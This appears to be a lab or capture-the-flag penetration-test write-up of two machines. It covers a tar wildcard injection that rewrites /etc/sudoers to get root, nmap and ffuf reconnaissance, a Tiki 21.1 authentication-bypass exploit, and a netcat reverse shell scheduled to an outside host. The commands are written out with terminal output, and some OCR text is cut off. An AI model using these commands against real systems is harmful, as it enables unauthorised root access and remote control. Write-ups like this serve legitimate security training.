
To gain *root* privilege, a wildcard injection can be performed by simply creating files with filenames that can be passed as arguments in the `tar` command. In the case of `tar`, the "checkpoint action" argument can be passed to ensure the execution of malicious action (GTFObins, n.d.-c).

```
cd /var/www/html/
echo 'echo "teacher ALL=(root) NOPASSWD: ALL" > /etc/sudoers' >
shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```



```
teacher@44a76ea3df15:~$ cd /var/www/html/
teacher@44a76ea3df15:/var/www/html$ echo 'echo "teacher ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > shell.sh
teacher@44a76ea3df15:/var/www/html$ echo "" > "--checkpoint-action=exec=sh shell.sh"
teacher@44a76ea3df15:/var/www/html$ echo "" > --checkpoint=1
teacher@44a76ea3df15:/var/www/html$ ls
'--checkpoint-action=exec=sh shell.sh'   _db_backups   enquire.php   images      raptor       shell.sh
'--checkpoint=1'                         crack.php     hidden        index.php   robots.txt   topics.php
teacher@44a76ea3df15:/var/www/html$ sudo -l
User teacher may run the following commands on 44a76ea3df15:
    (root) NOPASSWD: ALL
teacher@44a76ea3df15:/var/www/html$ sudo su
root@44a76ea3df15:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@44a76ea3df15:/var/www/html# 
```

CUEH{Th3_T1mings_W1ld}



```
root@44a76ea3df15:~# cat root.txt
CUEH{Th3 T1mings W1ld}
```

Machine 2: VM2

The IP address of the machine is 172.16.109.144.


Reconnaissance

Port Scanning

As an initial reconnaissance, a port scan was run against the target via Nmap.

```
sudo nmap -sSCV -A -O -p- -T4 172.16.109.144
```

```
# Nmap 7.92 scan initiated Thu Dec  9 17:30:52 2021 as: nmap -sSCV
-A -O -p- -T4 -o nmap 172.16.109.144
Nmap scan report for 172.16.109.144
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol
2.0)
| ssh-hostkey:
|   2048 a4:d4:91:e9:05:a7:b3:2f:e6:f4:46:88:e8:07:86:f1 (RSA)
|   256 50:39:42:7f:c5:a6:21:83:d9:6d:03:58:26:c7:4f:d9 (ECDSA)
|_  256 64:d2:a2:75:e0:e4:3a:db:57:2e:3e:5d:25:06:f1:c3 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Learn Hacking (Again)!
|_http-server-header: Apache/2.4.38 (Debian)
4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)

MAC Address: 00:0C:29:CC:66:52 (Vmware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 – 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT     ADDRESS
1   0.44 ms 172.16.109.144

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Thu Dec  9 17:31:02 2021 -- 1 IP address (1 host
up) scanned in 9.76 seconds
```




```
❯ sudo nmap -sSCV -A -O -p- -T4 172.16.109.144
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-09 17:31 GMT
Nmap scan report for 172.16.109.144
Host is up (0.00044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 a4:d4:91:e9:05:a7:b3:2f:e6:f4:46:88:e8:07:86:f1 (RSA)
|   256 50:39:42:7f:c5:a6:21:83:d9:6d:03:58:26:c7:4f:d9 (ECDSA)
|_  256 64:d2:a2:75:e0:e4:3a:db:57:2e:3e:5d:25:06:f1:c3 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Learn Hacking (Again)!
|_http-server-header: Apache/2.4.38 (Debian)
4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)
MAC Address: 00:0C:29:CC:66:52 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 172.16.109.144

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 seconds
```

Analysing the results leads to the conclusion that the system is running a Linux operating system with two SSH servers running on ports 22 and 4222. Furthermore, an Apache server on port 80.

Directory Brute-forcing

In order to find what is running over the Apache server, a directory brute-force was run.


```
ffuf -w common.txt -u http://172.16.109.144/FUZZ
.hta                    [Status: 403,...]
.htaccess               [Status: 403,...]
.htpasswd               [Status: 403,...]
images                  [Status: 301,...]
index.php               [Status: 200,...]
server-status           [Status: 403,...]
tiki                    [Status: 301,...]
```



```
❯ ffuf -w ../common.txt -u http://172.16.109.144/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.109.144/FUZZ
 :: Wordlist         : FUZZ: ../common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
images                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 0ms]
index.php               [Status: 200, Size: 2938, Words: 435, Lines: 64, Duration: 8ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 780ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
tiki                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 18ms]
:: Progress: [4702/4702] :: Job [1/1] :: 167 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

The results show that there is a TikiWIKI application running on the server, and it is located on the /tiki subdirectory. As Tiki has multiple vulnerabilities, it is worth checking what is the version of the web application. To do so, another directory brute-force was run.

```
ffuf -w common.txt -u http://172.16.109.144/tiki/FUZZ

.htaccess               [Status: 403,...]

.htpasswd               [Status: 403,...]

.hta                    [Status: 403,...]

README                  [Status: 200,...]

.gitattributes          [Status: 200,...]

...
```




```
❯ ffuf -w ../common.txt -u http://172.16.109.144/tiki/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.109.144/tiki/FUZZ
 :: Wordlist         : FUZZ: ../common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 5ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 13ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 27ms]
.gitattributes          [Status: 200, Size: 361816, Words: 8411, Lines: 8358, Duration: 6ms]
README                  [Status: 200, Size: 1192, Words: 158, Lines: 34, Duration: 23ms]
admin                   [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 18ms]
```

The found README page discovers that the current version is 21.1, which is vulnerable to authentication bypassing (Barz, 2020b).


Initial Exploitation

The exploit works by trying to brute-force the creds of the admin 50 times. This triggers the database to generate a provpass and lets the *admin* log in without a password. The vulnerability is based on an authentication error (Barz, 2020b).
The exploit can be found here https://www.exploit-db.com/exploits/48927 (Barz, 2020a).

```
python3 48927.py 172.16.109.144
```



```
❯ python3 48927.py 172.16.109.144
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
Admin Password got removed.
Use BurpSuite to login into admin without a password
```




Request to http://172.16.109.144:80

```
POST /tiki/tiki-login.php HTTP/1.1
Host: 172.16.109.144
Content-Length: 121
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.109.144
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.69 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Referer: http://172.16.109.144/tiki/tiki-index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=7ab9d78adb2f9d71495959e823af28f7; PHPSESSIDCV=voeEMp0aGDeGC5ag0y0TdQ%3D%3D; local_tz=
Europe%2FLondon; javascript_enabled=y
Connection: close

ticket=kCKGhWcHhKUat8W_th8aSxFGlKTK5hwTyVY0SEFkM2U&user=admin&pass=&login=&stay_in_ssl_mode_present=y&
stay_in_ssl_mode=n
```


lation was successful.


ting details.



Username: admin

Password: •






☑ Show on admin log-in

Tiki Setup

Once access is gained to the *admin* account, a reverseshell can be opened via the *Scheduler* function under the *Settings*.


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.11
1234 >/tmp/f
```



Information

Use CRON format to enter the values in "Run Time":
Minute, Hour, Day of Month, Month, Day of Week
Eg. every 5 minutes: */5 * * * *

Name *	RS
Description	
Task *	ShellCommand
Shell command *	rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.11 1234 >/tmp/f
Run timeout (in seconds)	
Run Time *	*/5 * * * *
Status	Active
Run if missed	☑
Run only once	□




```
❯ nc -nlvp 1234
Connection from 192.168.1.11:48771
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(webdevs)
$ 
```

